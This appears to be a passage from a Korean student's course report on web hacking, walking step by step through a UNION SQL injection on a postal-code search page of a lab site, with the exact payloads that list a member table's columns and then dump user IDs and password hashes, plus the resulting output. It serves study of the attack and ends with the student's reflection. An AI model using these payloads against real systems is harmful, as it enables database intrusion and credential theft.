Step 5. 목표 테이블 컬럼명 추출

Step 5-1. 정자 1 동%' UNION SELECT NULL, COLUMN_NAME, NULL FROM ALL_TAB_COLUMNS WHERE TABLE_NAME = 'LHSMEMBER3' -- 입력

: 데이터형이 문자인 두 번째 컬럼에 COLUMN_NAME 을 넣고 검색하여 ALL_TAB_COLUMNS 로부터 (개인정보가 담겨있을 확률이 높은) LHSMEMBER3- 테이블의 컬럼명을 추출한다.

: ALL_TAB_COLUMNS 는 전체 테이블의 컬럼 정보가 담긴 ORACLE 기본 테이블 중 하나이며, COLUMN_NAME 등과 함께 활용할 수 있다.


shanky.co.kr:38080/lhs/join/checkPost2.jsp

우 편 번 호 체 크

동 이름 입력 정자1동%' UNION SELECT NULL, COLUMN_NAME, NULL FROM ALL_TAB_COLUMNS WHERE TABLE_NAME = 'LHSM 검색

우편번호	동	주 소
440301	정자1동	경기도 수원시 장안구 정자1동
440707	정자1동	경기도 수원시 장안구 정자1동 동신아파트
440836	정자1동	경기도 수원시 장안구 정자1동 151~295
440837	정자1동	경기도 수원시 장안구 정자1동 296~319
440838	정자1동	경기도 수원시 장안구 정자1동 320~390
440839	정자1동	경기도 수원시 장안구 정자1동 391~401
440840	정자1동	경기도 수원시 장안구 정자1동 402~860
null	ADDRS1	null
null	ADDRS2	null
null	EMAIL	null
null	FAILCOUNT	null
null	ID	null
null	IDLEVEL	null

(LHSMEMBER3 테이블의 컬럼명 확인 가능)




440837	정자1동	경기도 수원시 장안구 정자1동 296~319
440838	정자1동	경기도 수원시 장안구 정자1동 320~390
440839	정자1동	경기도 수원시 장안구 정자1동 391~401
440840	정자1동	경기도 수원시 장안구 정자1동 402~860
null	ADDRS1	null
null	ADDRS2	null
null	EMAIL	null
null	FAILCOUNT	null
null	ID	null
null	IDLEVEL	null
null	INITPW	null
null	MOBILEID	null
null	NAME	null
null	POSITION	null
null	PW	null
null	PWA	null
null	PWQ	null
null	ZIP_CODE	null

Step 6. 목표 데이터 탈취

Step 6-1. 정자 1 동%' UNION SELECT NULL, ID, PW FROM LHSMEMBER3 -- 입력

: 데이터형이 문자인 두 번째, 세 번째 컬럼에 ID 와 PW 를 넣고 검색하여 LHSMEMBER3 로부터 사용자들의 ID 와 PW 를 추출한다.




우 편 번 호 체 크

동 이름 입력 정자1동%' UNION SELECT NULL, ID, PW FROM LHSMEMBER3 -- 검색

우편번호	동	주 소
440301	정자1동	경기도 수원시 장안구 정자1동
440707	정자1동	경기도 수원시 장안구 정자1동 동신아파트
440836	정자1동	경기도 수원시 장안구 정자1동 151~295
440837	정자1동	경기도 수원시 장안구 정자1동 296~319
440838	정자1동	경기도 수원시 장안구 정자1동 320~390
440839	정자1동	경기도 수원시 장안구 정자1동 391~401
440840	정자1동	경기도 수원시 장안구 정자1동 402~860
null	tmqps	03ac674216f3e15c761ee1a5e255f067953623c8b388b4459e13f978d7c846f4
null	!!	233d26e97f6469a0a7e0369bfb9ff2504cc5e0037df310c7600d18d62deebce4
null	"	47dcfe0aa90846dc972af565adc1a8f59456f7f17cdb0104afe8a40950e4b7dc
null	%'	9f74aa0614782506e01c7e34d8df254869dd956bde7cca5c1a2a5b1c9bfd403f
null	'	265fda17a34611b1533d8a281ff680dc5791b0ce0a11c25b35e11c8e75685509
null	'and 1=1--	bdb427590093039ed5a66a0a91c9c148c6edd1f26e00753a267d23d1a42b9dc5
null	0000	9af15b336e6a9619928537df30b2e6a2376569fcf9d7e773eccede65606529a0

(ID, PW 목록 확인 가능)



440840	정자1동	경기도 수원시 장안구 정자1동 402~860
null	tmqps	03ac674216f3e15c761ee1a5e255f067953623c8b388b4459e13f978d7c846f4
null	!!	233d26e97f6469a0a7e0369bfb9ff2504cc5e0037df310c7600d18d62deebce4
null	"	47dcfe0aa90846dc972af565adc1a8f59456f7f17cdb0104afe8a40950e4b7dc
null	%'	9f74aa0614782506e01c7e34d8df254869dd956bde7cca5c1a2a5b1c9bfd403f
null	'	265fda17a34611b1533d8a281ff680dc5791b0ce0a11c25b35e11c8e75685509
null	'and 1=1--	bdb427590093039ed5a66a0a91c9c148c6edd1f26e00753a267d23d1a42b9dc5
null	0000	9af15b336e6a9619928537df30b2e6a2376569fcf9d7e773eccede65606529a0
null	0610qwe	b4c6b1a2ae9f0f9074e726f76ffd61c69740d64fef6fce359cce80b938e63417
null	1	7143aee7e0ea400471d2c8684f4a921ae10b2ee8716777a8399394aba79618b6
null	1"or"1"="1	a665a45920422f9d417e4867efdc4fb8a04a1f3fff1fa07e998e86f7f7a27ae3
null	1"or"1"="1"--	03ac674216f3e15c761ee1a5e255f067953623c8b388b4459e13f978d7c846f4
null	100	560c987e35675251567b198de258ff00b8ff2420a4c48882b9ab72a0d6d5b0ae
null	11	4fc82b26aecb47d2868c4efbe3581732a3e7cbcc6c2efb32062c08170a05eeb8
null	111	f6e0a1e2ac41945a9aa7ff8a8aaa0cebc12a3bcc981a929ad5cf810a090e11ae
null	1111	0ffe1abd1a08215353c233d6e009613e95eec4253832a761af28ff37ac5a150c
null	11111	d17f25ecfbcc7857f7bebea469308be0b2580943e96d13a3ad98a13675c4bfc2
null	111222	92c7d71b95dc6540fc58e891dbe649fe72ae5e93b5f42fd7fbdeefe6cef3e51d

* SK 쉴더스 '[Special Report] 웹 취약점과 해킹 매커니즘 #3 UNION SQL Injection' 참고 (https://blog.naver.com/sk_shieldus/222734386644)

성명	프로젝트 후 소감
박기쁨	웹 해킹에 대한 지식이 전무한 상태로 처음 접한 Union SQL Injection 이 낯설기도 했지만, 직접 부딪치며 알아내고 분석하는 과정에서, 또 실습한 내용들을 레포트로 정리하는 과정에서 Union SQL Injection 매커니즘을 확실히 이해할 수 있어 좋았다. 데이터베이스 수업에서 배운 SQL 관련 지식이 도움이 되었다. 또, 이번 프로젝트를 통해 웹 해킹에 더 큰 관심과 흥미가 생겼고, 인터넷보안 과목의 다음 강의 내용, 프로젝트에 기대를 가지게 되었다.